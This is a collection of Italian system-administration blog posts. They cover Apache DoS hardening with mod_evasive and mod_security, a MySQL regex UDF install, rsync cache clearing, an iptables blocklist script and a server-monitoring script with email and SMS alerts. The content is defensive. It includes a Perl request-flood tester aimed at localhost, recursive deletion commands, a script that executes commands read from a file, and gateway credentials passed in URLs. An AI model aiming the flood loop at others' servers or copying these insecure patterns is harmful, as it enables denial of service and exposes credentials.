info@3load.com 3load@gmail.com
supporto@3load.com mailexample1@gmail.com mailexample2@libero.it
@lbit-solution.it mailexample@dominio.it

Salviamo il file ed eseguiamo il reload di postfix

```
# postmap /etc/postfix/virtual
# service postfix reload
```

DoS Apache - IDS e Firewall HTTP

DoS Apache – Prevenire attacchi Denial of Service e Distribuited Denial of Service con mod_evasive e mod_security

MOD EVASIVE

Proteggere il nostro webserver senza ricorrere a sistemi IDS particolarmente complessi o costosi è possibile, mod_evasive e mod_security sono i due moduli da installare e configurare per prevenire attacchi per Denial of Service (Dos) e Distribuited Denial of Service (DDoS), il primo lavora come un IDS, mentre il secondo usa delle regole similari ad un firewall.

Iniziamo impostando i valori di TimeOut e KeepAlive:

- La direttiva **RequestReadTimeout** consente di limitare il tempo di un client per effettuare una richiesta .
- Il valore della direttiva **TimeOut** dovrebbe essere abbassato su siti che sono oggetto di attacchi DoS , è opportuno impostare questo a partire da un paio di secondi . Un valore troppo basso porterà problemi con l'esecuzione di script CGI che richiedo molto tempo per il loro completamento.
- Il parametro per la direttiva **KeepAliveTimeout** può essere abbassato anche su siti che sono oggetto di attacchi DoS . Disattivare il

KeepAlive con impostazione Off, così come accade per alcuni siti, produce inconvenienti prestazionali, se impostata su On*, permette di usare, come da specifiche HTTP/1.1, la stessa connessione TCP per inviare più file, è pertanto consigliata questa configurazione, che evita l'apertura di una connessione TCP per ogni richiesta HTTP*.

Il mod_evasive intercetta e blocca un determinato indirizzo IP che svolge un determinato numero di richieste in un breve lasso di tempo.

Prima di procedere installiamo alcuni pacchetti fondamentali

```
# yum install make autoconf
# yum install gcc httpd-devel pcre-devel
# yum install libxml2 libxml2-devel curl curl-devel
```

Passiamo all'installazione,può essere fatta tramite yum:

```
# yum install -y mod_evasive
```

oppure scaricando il pacchetto e compilandolo:

```
# cd /usr/src
# wget
http://www.zdziarski.com/blog/wpcontent/uploads/2010/02/mod_evasive_1.10.1.ta
r.gz
# tar xzf mod_evasive_1.10.1.tar.gz
# cd mod_evasive
# apxs -cia mod_evasive20.c
```

Passiamo ora alla configurazione:

```
# vi /etc/httpd/conf/httpd.conf
```

Abilitiamo il modulo e inseriamo le direttive:

```
LoadModule evasive20_module   /usr/lib64/httpd/modules/mod_evasive20.so
```

Editiamo il file

```
# vim /etc/httpd/conf.d/mod_evasive.conf
```

Inseriamo le entry di base:

```
# mod_evasive configuration
LoadModule evasive20_module modules/mod_evasive20.so
<IfModule mod_evasive20.c>
    DOSHashTableSize    3097
    DOSPageCount        2
    DOSSiteCount        50
    DOSPageInterval     1
    DOSSiteInterval     1
    DOSBlockingPeriod   10
```

```
    DOSEmailNotify      dos@lbit-solution.it
    #DOSSystemCommand    "su - someuser -c '/sbin/... %s ...'"
    DOSLogDir           "/var/log/httpd/mod_evasive"
    DOSWhitelist  95.110.245.202
    #DOSWhitelist   192.168.0.*
</IfModule>
```

Ora vediamo nel dettaglio le direttive:

- **DOSHashTableSize**: dimensione della tabella di hash per la collezione dei dati di campionamento.
- **DOSPageCount**: identifica la soglia di richiesta di una stessa pagina da parte di un host in un certo intervallo di tempo.
- **DOSSiteCount**: identifica la soglia di richiesta di un qualsiasi oggetto da parte di un host in un certo intervallo di tempo.
- **DOSPageInterval**: intevallo di tempo per la soglia del parametro **DOSPageCount** in secondi.
- **DOSSiteInterval**: intevallo di tempo per la soglia del parametro **DOSSiteCount** in secondi.
- **DOSBlockingPeriod**: parametro che specifica l'intervallo di tempo utilizzato per mostare l'http error 403 ai client che stanno eseguendo un probabile attacco DoS.
- **DOSEmailNotify**: parametro che specifica l'indirizzo mail al quale inviare una mail di notifica, se un certo indirizzo IP sta eseguendo un probabile attacco Dos.
- **DOSWhitelist**: con questo parametro è possibile aggiungere una lista di IP che non devono essere bloccati dal modulo, nella configurazione di esempio abbiamo applicato la regola per l'indirizzo IP 95.110.245.202
- **DOSLogDir**: specifica un path alternativo alla temp directory per la collezione dei dati.
- **DOSSystemCommand**: lancia uno specifico comando quando viene superata la soglia da parte di un client. Per ricavare l'indirizzo IP che ha sfortato la soglia si deve usare la variabile "%s".

Per testare che tutto sia funzionante, e che le nostre richieste vengano bloccate possiamo usare uno script PERL:

```
#!/usr/bin/perl
# test.pl: small script to test mod_dosevasive's effectiveness
  use IO::Socket;
  use strict;
  for(0..100) {
      my($response);
      my($SOCKET) = new IO::Socket::INET( Proto   => "tcp",
                                          PeerAddr=> "127.0.0.1:80");
      if (! defined $SOCKET) { die $!; }
      print $SOCKET "GET /?$_ HTTP/1.0\n\n";
      $response = <$SOCKET>;
      print $response;
      close($SOCKET);
```

```
  }
```

Il risultato del test sarà il seguente:

```
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
```

MOD SECURITY

Anche per il mod_security vale la stessa regola del mod_evasive per l'installazione, possiamo scegliere se installarlo tramite repository oppure compilarlo.

Installazione tramite yum:

```
# yum install mod_security
```

Oppure scaricare il pacchetto ed installarlo:

```
# cd /usr/src
# wget http://www.modsecurity.org/download/modsecurity-apache_2.6.6.tar.gz
# tar xzf modsecurity-apache_2.6.6.tar.gz
# cd modsecurity-apache_2.6.6
# ./configure
# make install
# cp modsecurity.conf-recommended /etc/httpd/conf.d/modsecurity.conf
```

File di configurazione di mod_security

1. **/etc/httpd/conf.d/mod_security.conf** – file di configurazione principale del modulo mod_security di Apache
2. **/etc/httpd/modsecurity.d/** – tutti gli altri file di configurazione modulo Apache mod_security.
3. **/etc/httpd/modsecurity.d/modsecurity_crs_10_config.conf** – La configurazione presente in questo file deve essere personalizzata in base alle vostre esigenze prima di essere messa in esercizio.
4. **/var/log/httpd/modsec_debug.log** – Usa i messaggi di debug per il debugging e altri problemi
5. **/var/log/httpd/modsec_audit.log** – Tutte le richieste che attivano ModSecuirty (come rilevato) o gli errori server ("RelevantOnly") vengono

scritti nel file di log.

Editiamo il file /etc/httpd/modsecurity.d/modsecurity_crs_10_config.conf

```
# vi  /etc/httpd/modsecurity.d/modsecurity_crs_10_config.conf
```

E attiviamo la protezione del webserver

```
# SecRuleEngine On
```

Riavviamo il servizio httpd

```
# service httpd restart
```

Vediamo dal file di log se non si sono problemi:

```
# tail -f /var/log/httpd/error_log
```

Abbiamo terminato l'installazine dei due moduli che ridurranno gli attacchi, ora in base all'hardware e alle proprie esigenze andranno configurati tutti i servizi.

Scarica il PDF Proteggere Apache da attacchi DoS e DDoS.

MySQL UDF Perl Regular Expression

Nel realizzare nuovi scraper per g4play.it Emanuele si è reso conto che la nostra istanza MySQL non supporta le espressioni regolari, a lui non servono solo query di ricerca ma manipolazioni di dati complesse. Con estrema semplicità mi chiede di installare la libreria lib_mysqludf_preg, non è complicato, ma neanche così banale. Iniziamo subito con l'installazione dei pacchetti che ci serviranno:

```
[root@mysqllbit lib_mysqludf_preg]# yum install pcre pcre-devel
[root@mysqllbit lib_mysqludf_preg]# yum install make gcc gcc-c++
[root@mysqllbit lib_mysqludf_preg]# yum install mysql-devel
```

Questo per evitare tutti gli errori relativi al compilatore, a pcre e mysql. Scarichiamo il paccheto da GitHub:

```
[root@mysqllbit lib_mysqludf_preg]# wget
```

```
https://github.com/mysqludf/lib_mysqludf_preg/archive/testing.zip
[root@mysqllbit lib_mysqludf_preg]# unzip testing.zip
```

ora lanciamo il configuratore

```
[root@mysqllbit lib_mysqludf_preg]# ./configure
```

ci siamo risparmiati gli errori avendo installato preventivamente i pacchetti, l'unico messaggio a video con la parola ERROR è

```
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using
password: NO)
```

Possiamo rilassarci, avendo settato la password di root è normale che non riesca ad accedere. Ora installiamo:

```
[root@mysqllbit lib_mysqludf_preg]# make
[root@mysqllbit lib_mysqludf_preg]# make install
[root@mysqllbit lib_mysqludf_preg]# make installdb

ERROR 1548 (HY000) at line 5: Cannot load from mysql.proc. The table is
probably corrupted
make: *** [uninstalldb] Error 1
```

Sull'ultimo passaggio ho ricevuto errore di tabella corrotta, per questo ho dovuto prima "sistemare" le tabelle MySQL e poi rilanciare il make installdb

```
[root@mysqllbit lib_mysqludf_preg]# make installdb
/usr/bin/mysql -p <./uninstalldb.sql
Enter password:
cat installdb.sql | sed 's/\.so/.dll/g' >installdb_win.sql
if test -f .libs/lib_mysqludf_preg.dll; then  \
                /usr/bin/mysql -p <./installdb_win.sql; \
        else \
                /usr/bin/mysql -p <./installdb.sql;\
        fi
Enter password:
[root@mysqllbit lib_mysqludf_preg]# make test
cd test; make test
make[1]: Entering directory `/usr/local/lib/lib_mysqludf_preg/test'
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
```

```
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-fi...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
/usr/bin/mysqltest -p --include=create_testdb.sql  --result-f...
Enter password:
ok
make[1]: Leaving directory `/usr/local/lib/lib_mysqludf_preg/test'
```

Finito, ora Emanuele potrà usare le espressioni regolari per manipolare i dati di g4play.it.

Svuotare directory con rsync

Problema: svuotare al cache dei apache in poco tempo.

Il modulo mod_disk_cache.c di apache velocizza l'erogazione dei contenuti appoggiano la cache all'interno di una direcotry.

Arriva il giorno che devi necessariamente svuotare questa directory e non puoi usare il comando htcacheclean, la cosa più ovvia da fare è usare:

```
rm -Rf /var/cache/mod_disk
```

Restiamo a guardare il terminale fermo, immobile e lo spazio disco diminuire lentamente, ma proprio lentamente, questo perché i dati come numerosità sono tantissimi e come dimensione circa 20 Giga, per rimuovere la directory abbiamo dovuto fermare il demone HTTPD e non erogare più il servizio WEB, a questo punto spostiamo la scrittura della cache, facciamo partire Apache 2 e sfruttiamo il comando ***rsync*** per velocizzare lo svuotamento della directory. Non la cancelleremo ma la svuoteremo, visto che l'eliminazione era decisamente lunga.

Solitamente ***rsync*** si utilizza per sincronizzare due directory, se usiamo questo comando per sincronizzare una dir vuota con l'opzione *–delete,* allora sincronizzeremo la piena con la vuota cancellando quello che è presente nella piena ma non nella vuota.

```
mkdir /var/cache/vuota
rsync -a /var/cache/vuota/ /var/cache/mod_disk --delete
rm -Rf /var/cache/vuota /var/cache/mod_disk
```

Il comando rsync impiega un quarto del tempo del comando rm.

[NETFILTER] Bloccare lista di IP con iptables

Aumentare la sicurezza del nostro firewall bloccando gli indirizzi IP noti per attacchi

Il sito internet BLOCKLIST.DE mette a disposizione file txt contenenti gli indirizzi IP che hanno attaccato i loro clienti nelle ultime 48 ore.

E' possible scaricarsi le liste suddivise per attacco, SSH, DDOS, FTP, MAIL, SPAM, ecc.. oppure una lista completa di tutti gli IP all'indirizzo http://lists.blocklist.de/lists/.

Vediamo ora come interagire con il nostri iptables senza modificare la configurazione ottimale raggiunta con ore ed ore di test.

Uno script bash si occupa di scaricare la lista dal sito blocklist.de, ne legge il suo contenuto e, prima prova a togliere la regola per evitare di avere regole ridondanti:

```
/sbin/iptables -D INPUT -t filter -s $blkip -j DROP 2> /dev/null
```

e poi ne applica una

```
/sbin/iptables -A INPUT -t filter -s $blkip -j DROP
```

per ultima cosa scrive il comando per la rimozione della regola in un file, in modo da poterlo richiamare qualora si volesse pulire la catena di INPUT dagli IP sella black list senza buttare giù il firewall.

```
echo "/sbin/iptables -D INPUT -t filter -s $blkip -j DROP" >> $DROPRULE
```

Di seguito lo script, da lanciare con ./iptables-blk.sh start

```
#! /bin/sh
start(){
echo "start"
BLACKFILE="/usr/local/etc/blacklist.txt"
DROPRULE="/usr/local/etc/blacklistdrop.txt"
BLOCKLIST_URL="http://lists.blocklist.de/lists/all.txt"
> $DROPRULE
curl $BLOCKLIST_URL |grep -oE
'((1?[0-9][0-9]?|2[0-4][0-9]|25[0-5])\.){3}(1?[0-9][0-9]?|2[0-4][0-9]|25[0-5]
)' > $BLACKFILE
if [ $? -eq 0 ]
  then
  for blkip in `cat $BLACKFILE`; do
    echo "ACCESSO NEGATO A: $blkip"
    /sbin/iptables -D INPUT -t filter -s $blkip -j DROP 2>/dev/null
    /sbin/iptables -A INPUT -t filter -s $blkip -j DROP
    echo "/sbin/iptables -D INPUT -t filter -s $blkip -j DROP" >> $DROPRULE
  done
  else
  echo "$BLOCKLIST_URL ERROR"
fi
}

stop(){
DROPRULE="/usr/local/etc/blacklistdrop.txt"
echo "stop"
cat $DROPRULE|while read resetrule; do
echo "$resetrule"
$($resetrule)
done
}

restart(){
stop
sleep 5
start
}

case "$1" in
start)
start
;;
stop)
stop
;;

restart)
restart
;;
```

```
*)
echo "Usage: firewall {start|stop|restart}"
exit 1
esac

exit 0
```

Monitoraggio Web Server con mail e sms alerting

Esigenza: monitorare il servizio erogato da alcuni server e ricevere allarmi via MAIL e SMS in caso di degrado o fermo servizio

Lo script qui sotto potrebbe sembrare molto complesso ma realmente sono pochissimi comandi della bash che, in base al risultato ottenuto, producono dei file, uno è l'html per la mail, l'altro è un file PHP per l'invio si SMS utilizando Subito SMS come gateway SMS.

Il servizio da monitorare è Apachi e Mysql, utilizzeremo bash e PHP per fare questo.

Per prima cosa creiamo un file php da mettere su ogni server che vogliamo moitorare, noi abbiamo inserito una semplice connessione al DB:

```
<?php
$link = mysql_connect('127.0.0.1','username','password');
   if (!$link) { die('<h1>Could not connect to MySQL: </h1>' .
mysql_error());
   } echo '<h1>Connection OK</h1>'; mysql_close($link);
 //usleep(17000000);
?>
```

abbiamo messo il file chk.php nella root direcotry dei rispettivi web server.

Lo script in bash è poi lanciato da un server collegato ad una linea ADSL 7Mb/s residenziale, non in una farm con connettività 100Mb/s.

Per prima cosa verifichiamo che abbiamo connettività, facciamo un ping a google.it, siamo sicuri che al 99.99% il server è UP e la mancata risposta deriverà per altri fattori, fatto questo prendiamo il risultato e controlliamo che la risposta del PING sia soddisfacente e che nel momento di esecuzione dello script non ci sia un degrado di linea.

Superati i controlli della linea ADSL da cui effettuiamo i check, tramite il

comando “wget” scarichiamo il file chk.php, il quale per produrre l’HTML dovrà connettersi al DB, in qeusto modo risuciamo a controllare che l’instanza MYSQL è UP e che risponde in tempi acettabili, ora in base all’esito ci regoliamo di conseguenza:

1. Il file viene scaricato, procediamo con il controllo del tempo impiegato per il download
2. Il fine non viene scaricato, proviamo ad effettuare il riavvio del demone HTTPD

Nel caso uno decidiamo un tempo entro il quale i valori sono normali, superato questo tempo inviamo una mail indicando tutti i parametri, il ping verso google.it per capire lo stato della linea ADSL, il ping verso il server e tutto quello che riteniamo necessario, stessa cosa con l’SMS.

Nel caso due apriamo una connessione SSH e da remoto lanciamo il comando per il restart del demone, i sistemi sono tutti CentoOS, quindi il comando è univoco “/etc/init.d/httpd restart”, aspettiamo 5 secondi e vediamo se ora è possibile scaricare il file, ora ci troviamo di nuovo davanti a due possiblità:

1. Il file viene scaricato
2. Il fine non viene scaricato

Caso uno, inviamo solo una mail per avvisare che il servizio è garantito ma c’è stat bisogno del restart di APACHI, nel secondo caso prepariamo sia la MAIL che l’SMS per avvisare che il sistema è fermo.

L’SMS lo troviamo più affidabile della mal, anche per copertura di rete, problemi con mail server, mailbox piena, ecc…, potrebbero esserci mille problemi per i quali non leggiamo la posta, ma un SMS è più immediato.

Si seguito lo script utilizzato:

```
#!/bin/bash
# LANCIARE LO SCRIPT PASSANDOGLI
# L'INDIRIZZO IP DA CONTROLLARE

ping google.it -c 2
if [ $? -eq 0 ]; then # SE HO CONNETTIVITA' PROSEGUO
  GPING=$(ping -c 2 google.it|awk -F"=" '{print $4}'|sed -e '/^$/d'|tail
-1|awk -F\. '{print $1}')
  PINGSERVER=$(ping -c 2 $1|awk -F"=" '{print $4}'|sed -e '/^$/d'|tail -1|awk
-F\. '{print $1}')

  # SE LA RETE E' LENTA ESCO DALLO SCRIPT
    if [ "`echo $GPING`" -gt "240" ]; then
    echo "IMPOSSIBILE VERIFICARE LO STATO DEI SERVER, RETE CERRETO GUIDI
LENTA"
    else
```

```
#PREPARO LO SCRITP PHP PER L'INVIO DEGLI SMS
cat > /tmp/ERRORSMS.php << MOSO123
<?php
\$username="username";
\$password="password";
\$mittente="SERVER DOWN";
\$credito_terminato=10;
\$email="supporto@lbit-solution.it";
\$lunghezza=160;
\$server_credito_residuo="http://www.subitosms.it/gateway.php?username=".urle
ncode(\$username)."&password=".urlencode(\$password);
\$destinatario="+393391234567,+393491234567,+393397654321";
\$credito=trim(file_get_contents(\$server_credito_residuo));

if (\$credito=='non autorizzato') {
mail(\$email,
'Script di invio SMS',
"Lo script per l'invio degli SMS non funziona, forse hai sbagliato la
password.",
"From: sms@lbit-solution.it");
echo "<meta http-equiv=\"Refresh\" content=\"0;URL=\$pagina_ko\" />";
}

\$credito=str_replace("credito:","",\$credito);

// Verifica il credito e avvisa in caso di credito in fase finale
if (\$credito<=\$credito_terminato) {
mail(\$email,
'Script di invio SMS - credito residuo',
"Lo script per l'invio ha un residuo di \$credito SMS.",
"From: sms@lbit-solution.it");

}

MOSO123
#FINE PREPARO LO SCRITP PHP PER L'INVIO DEGLI SMS

# VERIFICO CHE SIA STATO PASSATO L'INDIRIZZO IP DA CONTROLLARE
if [ -z $1 ]; then
  echo "SEI UN IDIOTA, QUESTO SCRIPT MANDA SMS"

cat > /tmp/alert_server.html <<DT
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=windows-1250">
<title>IDIOTA USA SCRIPT</title>
<p>Un idiota si &egrave; collegato in SSH e sta lanciando lo script per il
monitoraggio dei server di
esercizio senza avergli passato il parametro INDIRIZZO IP allo script stesso.
Se non ci fosse questo
```

```
controllo ora andrebbero buttati diversi eurini guadagnati con il sudore, o
quasi. Ora hai il coraggio
di avvisare uno dei numeri in elenco per dirgli che hai fatto una
cavolata?<br />
Domenico Tricarico 3391234567<br />
Roberto Massimi 3491234567<br />
Mirko Capasso 3397654321</p>
<p><b>$(hostname)</b> dice: <span >$(/usr/bin/fortune)</span></p>
DT
(cat <<EOCAT
Subject: IDIOTA CONNESSO
MIME-Version: 1.0
Content-Type: text/html
Content-Disposition: inline
From:$(hostname) <no-replay@lbit-solution.it>
Reply-To:Supporto LBiT<supporto@lbit-solution.it>
EOCAT
cat /tmp/alert_server.html) | /usr/sbin/sendmail supporto@lbit-solution.it

# HO INVIATO LA MAIL PERCHE' NON HAI PASSATO L'IP DA CONTROLLARE

  else

   time_sito=`(time -p wget http://$1/chk.php > /dev/null) 2>&1 | grep
real|awk '{print $2}'|awk -F\. '{print $1}'`
   if [ -e chk.php ]; then # SE IL FILE ESISTE
     echo "FILE TROVATO, PROSEGUO CON I CONTROLLI SUL TEMPO DI DOWNLOAD"
       if [ "`echo $time_sito`" -gt "15" ]; then # VERIFICO IL TEMPO DI
DOWNLOAD
        # IL DOWNLOAD DELLA PAGINA E' AVVENUTO IN TROPPO TEMPO

        echo "SERVER $1 LENTO"

cat >> /tmp/ERRORSMS.php << MOSO1232
\$testo="Server $1 eroga un pessimo servizio. Download page in $time_sito
secondi ASSISTENZA ARUBA 05750501";
\$server_invio=\$server_credito_residuo.= "&testo=".urlencode(\$testo).
"&mitt=".urlencode(\$mittente).
"&dest=".urlencode(\$destinatario);
\$invio=trim(file_get_contents(\$server_invio));
?>
MOSO1232

    /usr/bin/php /tmp/ERRORSMS.php
    echo "INVO SMS IN CORSO"

cat > /tmp/alert_server.html <<DT2
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=windows-1250">
```

```
<title>Alert Server $1 down</title>
</head>
<body>
<h1 >$1 SERVIZIO SCADENTE</h1>
<h3>Il server sta erogando un pessimo servizio, verificare!</h3>

<p>Probabilmente il server $1 ha problemi, la rete da cui sto testando
&egrave; perfettamente
funzionante, riesco a raggiungere google in $(echo $GPING) ms e il server $1
in $($PINGSERVER) ms.<p>

<p>Intervenire subito sul server <b>$1</b> e contattare i seguenti
riferimenti:<br />
Domenico Tricarico 3391234567<br />
Roberto Massimi 3491234567<br />
Mirko Capasso 3397654321</p>

<p>Se non &egrave; possibile accedere contattare <b>ASSISTENZA ARUBA <span
>05750501</span></b><p>

<p><b>$(hostname)</b> dice: <span >$(/usr/bin/fortune)</span></p>
DT2

(cat <<EOCAT2
Subject: [$1] SERVER EROGA UN PESSIMO SERVIZIO
MIME-Version: 1.0
Content-Type: text/html
Content-Disposition: inline
From:$(hostname) <no-replay@lbit-solution.it>
To: Supporto LBiT<supporto@lbit-solution.it>
Reply-To:Supporto LBiT<supporto@lbit-solution.it>
EOCAT2
cat /tmp/alert_server.html) | /usr/sbin/sendmail supporto@lbit-solution.it
       echo "INVIO MAIL IN CORSO"
       rm /tmp/ERRORSMS.php
       rm /tmp/alert_server.html
       rm chk.php
      else # SE IL FILE ESISTE IL SERVER E' FUNZIONANTE
       echo "SERVER $1 REGOLARE"
       fi # FINE SE IL FILE ESISTE
      rm chk.php

    else # SE IL FILE NON ESISTE IL SERVER NON EROGA SERVIZIO O NON E'
RAGGIUNGIBILE
    echo "SERVER $1 FERMO"
    echo "RESTART DEL DEMONE HTTPD SUL SERVER $1"
    ssh $1 "/etc/init.d/httpd restart"
    sleep 5
    time_sito=`(time -p wget http://$1/chk.php > /dev/null) 2>&1 | grep
real|awk '{print $2}'|awk -F\. '{print $1}'`
     if [ -e chk.php ]; then
```

```
       echo "SERVER DI NUOVO ONLINE"
       # INVIO MAIL PER SERVER DI NUOVO ONLNE
cat > /tmp/alert_server.html <<DT3
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=windows-1250">
<title>APACHE RESTART</title>
</head>
<body>
<h1 >APACHE RESTART</h1>
<h3>Il server $1 &egrave; di nuovo online</h3>
<p>Probabilmente il server $1 aveva il demone APACHE down, dopo aver
effettuato un restart &egrave; tornato nuovamente on-line e ora i servizi
erogati sono nuovamente garantiti.<br />
La rete da cui sto testando &egrave; perfettamente funionante, riesco a
raggiungere google in $(echo $GPING) ms.<p>

<p>Di seguito il risultato del comando uptime:<br />
$(ssh $1 "uptime")</p>

<p><b>$(hostname)</b> dice: <span >$(/usr/bin/fortune)</span></p>
DT3
(cat <<EOCAT3
Subject: [$1] RESTART APACHE
MIME-Version: 1.0
Content-Type: text/html
Content-Disposition: inline
From:$(hostname) <no-replay@lbit-solution.it>
To: Supporto LBiT<supporto@lbit-solution.it>
Reply-To:Supporto LBiT<supporto@lbit-solution.it>
EOCAT3
cat /tmp/alert_server.html) | /usr/sbin/sendmail supporto@lbit-solution.it
echo "INVIO MAIL IN CORSO"
# FINE INVIO MAIL PER SERVER DI NUOVO ONLNE
exit 0
fi
cat > /tmp/alert_server.html <<DT3
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
<meta http-equiv="content-type" content="text/html; charset=windows-1250">
<title>Alert Server $1 down</title>
</head>
<body>
<h1 >$1 SERVIZI NON EROGATI</h1>
<h3>Il $1 non sta erogando servizi, verificare!</h3>
<p>Probabilmente il server $1 &egrave; spento o non raggiungibile, la rete da
cui sto testando &egrave; perfettamente
funzionante, riesco a raggiungere google in $(echo $GPING) ms.<p>
```

```
<p>Intervenire subito sul server <b>$1</b> e contattare i seguenti
riferimenti:<br />
Domenico Tricarico 3391234567<br />
Roberto Massimi 3491234567<br />
Mirko Capasso 3397654321</p><br />
<p>Se non &egrave; possibile accedere contattare <b>ASSISTENZA ARUBA <span
>05750501</span></b><p>
<p><b>$(hostname)</b> dice: <span >$(/usr/bin/fortune)</span></p>
DT3
(cat <<EOCAT3
Subject: [$1] ALERT SERVER DOWN
MIME-Version: 1.0
Content-Type: text/html
Content-Disposition: inline
From:$(hostname) <no-replay@lbit-solution.it>
To:Supporto LBiT<supporto@lbit-solution.it>
Reply-To:Supporto LBiT<supporto@lbit-solution.it>
EOCAT3
cat /tmp/alert_server.html) | /usr/sbin/sendmail supporto@lbit-solution.it
echo "INVIO MAIL IN CORSO"

cat >> /tmp/ERRORSMS.php << MOSO1233
\$testo="Server $1 non raggiungibile, ASSISTENZA ARUBA 05750501";
\$server_invio=\$server_credito_residuo.= "&testo=".urlencode(\$testo).
"&mitt=".urlencode(\$mittente).
"&dest=".urlencode(\$destinatario);
\$invio=trim(file_get_contents(\$server_invio));
?>
MOSO1233
      /usr/bin/php /tmp/ERRORSMS.php
      echo "INVIO SMS IN CORSO"
      fi # CHIUDO SE ESISTE
    fi
  fi
fi

touch /tmp/hogirato
```

Per finire mettiamo lo script in crontab:

```
02,12,22,32,42,52 * * * * /media/backup/check_server.sh 92.160.243.55
03,13,23,33,43,53 * * * * /media/backup/check_server.sh 95.160.243.56
04,14,24,34,44,54 * * * * /media/backup/check_server.sh 95.160.243.57
05,15,25,35,45,55 * * * * /media/backup/check_server.sh 95.160.243.58
```
